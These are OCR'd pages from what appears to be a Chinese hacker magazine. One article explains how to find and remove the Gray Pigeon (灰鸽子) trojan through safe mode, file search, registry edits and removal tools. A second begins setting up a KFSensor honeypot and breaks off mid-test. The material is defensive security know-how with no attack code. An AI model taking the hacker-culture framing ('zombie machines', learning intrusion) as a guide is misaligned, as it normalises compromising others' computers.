


图1

还记得以前X档案介绍过的冰刃这款工具吗？这可是一个检测系统信息的好手，还可以显示系统隐藏进程。我根本就没开启IE，甚至从来都不用这款系统自带的浏览器，却在进程信息中发现它的存在（图1），这足以说明我的系统中木马了。下面再利用一款工具确认一下，也是灰鸽子工作室出的一款安全工具：木马辅助查找器。

利用启动项目管理下的系统服务管理可以清楚看到，我的系统出现一个不正常的服务：netserver。大家可以对照系统服务列表看一下，对于这样不正常的服务项目，基本可以确定是木马建立的。其实利用这款工具的删除服务功能，可以将这个服务彻底删除，那样灰鸽子失去了启动支持，就不会随机运行了（图2）。可是木马产生的文件却还存在“体内”，接下来的事就是手动干掉它了。





图2

前面已经说过，在正常模式下是看不到灰鸽子文件的，但是在安全模式它是跑不掉的，我们开机后按F8调出启动菜单，就可以进入安全模式下执行操作。由于木马一定会在系统目录下生成**_hook.dll，查找出这个文件，就可以将它的同伙一网打尽了。我们利用Windows搜索功能，定义在Windows的安装目录。这里C盘是系统盘，文件名称输入“_hook.dll”后就可以查找出灰鸽子生成的文件，假如这里是netserve_hook.dll，那在该目录下一定会存在netserve.exe和netserve.dll，可能还会存在netservekey.dll这个键盘记录文件。我们只要删除这几个文件，并且删除服务启动的项目，上面说过了用木马辅助查找器可以删除这个服务，我们也可以手动删除。玩注册表比较熟的朋友知道服务一般是写在HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services这个键值下，例如我们搜索出来的灰鸽子名为：netserve.exe，那么只要搜索“netserve”，把查找出来的键值彻底删除就可以了（图3）。在9X/Me下，灰鸽子靠注册表run键值得来启动。运行注册表编辑器，打开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run项，我们可以看到名为netserve.exe的一项，将netserve.exe项删除即可。

上边的netserve是我举的一个例子，在实际操作中会有所不同，大家根据自身查找出来的文件来手动进行杀毒，这样就可以把灰鸽子完全删除了。毕竟手动查杀比较费时费力，而杀毒软件又不能很好解决变种，所以，借助专门查杀灰鸽子的工具是解决这类问题的最好途径了。

三、工具查杀，快捷方便

关于灰鸽子的专杀工具比较多，我挑选出了两款非常强大的专杀工具，分别是“灰鸽子全版本清除器”和“木马杀客灰鸽子专杀”。这两款工具的开发者也在不断对灰鸽子的最新版本进行更新。


图 3

先来看一下灰鸽子全版本清除器，这款工具开发到现在已经是Beta3版了。我们运行软件后点“scan”就可以发现系统中的灰鸽子病毒并清除（图4）。木马杀客灰鸽子专杀工具使用起来也很简单，操作也是一键完成（图5）。由于这两款工具是根据灰鸽子的运行原理编写产生，所以能够彻底删除灰鸽子及其变种。




图 4




图 5

四、总结

为了不让自己成为受害者，那么就让我们自己动手，把“灰鸽子”请出我们的爱机吧。过年了，也祝福大家注意网络安全，远离病毒危害。

（本文涉及的相关工具：木马辅助查找器、灰鸽子全版清除器、木马杀客灰鸽子专杀，光盘中有收录。）

用kfsensor网几只肉鸡过年

王艺翔

看黑客X档案已经一年多了，这让我从中学习到了不少黑客入侵技巧和入侵检测及防范方法。总结一句话就是：做一个成功的小黑客其实不单纯要学会入侵，还要学会如何保护自己，在保护自己的同时还要学会顺藤摸瓜抓住入侵者。

今天我就给大家带来了一个强有力的工具－－kfsensor，它的主要作用就是在本地电脑上构造一个蜜罐，然后让入侵者上当受骗。

首先我们要安装好软件kfsensor，安装结束后会询问你是否重新启动计算机，一般情况下不需要重启。安装完毕后我们找到主文件KFSensor.exe，初次打开会出现如图1所示的界面，我们连按n个“下一步”，最后按下“完成”，如图2。




图 1




图 2

在图2中大家可能会看到一些很熟悉的东西，比如21、42、3389等。这很明显就是端口嘛！不过呢，这些端口都是虚拟出来的。有句话说的好：“端口对应服务”，既然开了21端口，那ftp服务便会开启，可能你要问我本地机器上面没有安装ftp服务，而这个ftp服务是哪儿的呢？原来图2右边这些服务也都是虚拟出来的，并不是真正安装的服务。我们在命令行下输入：netstat －an，看看端口情况，如图3，看见了吧，那些服务对应的端口状态全是“listening”，这就表明这些端口全处于监听状态，也就是说这些服务处于开启状态。这样一来，入侵者利用扫描器工具扫描我们电脑的时候也会扫到这些端口，当它

```
Proto  Local Address      Foreign Address    State
TCP    0.0.0.0:21         0.0.0.0:0          LISTENING
TCP    0.0.0.0:25         0.0.0.0:0          LISTENING
TCP    0.0.0.0:42         0.0.0.0:0          LISTENING
TCP    0.0.0.0:53         0.0.0.0:0          LISTENING
TCP    0.0.0.0:68         0.0.0.0:0          LISTENING
TCP    0.0.0.0:80         0.0.0.0:0          LISTENING
TCP    0.0.0.0:81         0.0.0.0:0          LISTENING
TCP    0.0.0.0:82         0.0.0.0:0          LISTENING
TCP    0.0.0.0:83         0.0.0.0:0          LISTENING
TCP    0.0.0.0:88         0.0.0.0:0          LISTENING
TCP    0.0.0.0:110        0.0.0.0:0          LISTENING
TCP    0.0.0.0:119        0.0.0.0:0          LISTENING
TCP    0.0.0.0:135        0.0.0.0:0          LISTENING
TCP    0.0.0.0:443        0.0.0.0:0          LISTENING
TCP    0.0.0.0:445        0.0.0.0:0          LISTENING
TCP    0.0.0.0:464        0.0.0.0:0          LISTENING
TCP    0.0.0.0:522        0.0.0.0:0          LISTENING
TCP    0.0.0.0:563        0.0.0.0:0          LISTENING
TCP    0.0.0.0:593        0.0.0.0:0          LISTENING
TCP    0.0.0.0:636        0.0.0.0:0          LISTENING
TCP    0.0.0.0:1000       0.0.0.0:0          LISTENING
TCP    0.0.0.0:1025       0.0.0.0:0          LISTENING
TCP    0.0.0.0:1026       0.0.0.0:0          LISTENING
TCP    0.0.0.0:1027       0.0.0.0:0          LISTENING
```
图 3

们用相应工具连接这些端口时，输入的任何信息都会被kfsensor记录下来，这样就有利于我们分析入侵者的来源(ip)和用户名密码习惯，极大地帮助了我们反入侵。

下面实验开始，我们以两个端口21、5900来说明问题：ftp是文件服务器的端口，5900是vnc服务端端口。

实验环境：本地ip是222.188.15.54，adsl拨号上网，操作系统是WinXP，没有安装iis、终端服务等。

在命令行下输入ftp 222.188.15.54，出现图4所示的界面，很眼熟吧，不过却是kfsensor虚拟出来的！我们在“user：”处输入：wyx，“password：”处输入：123，如图5。

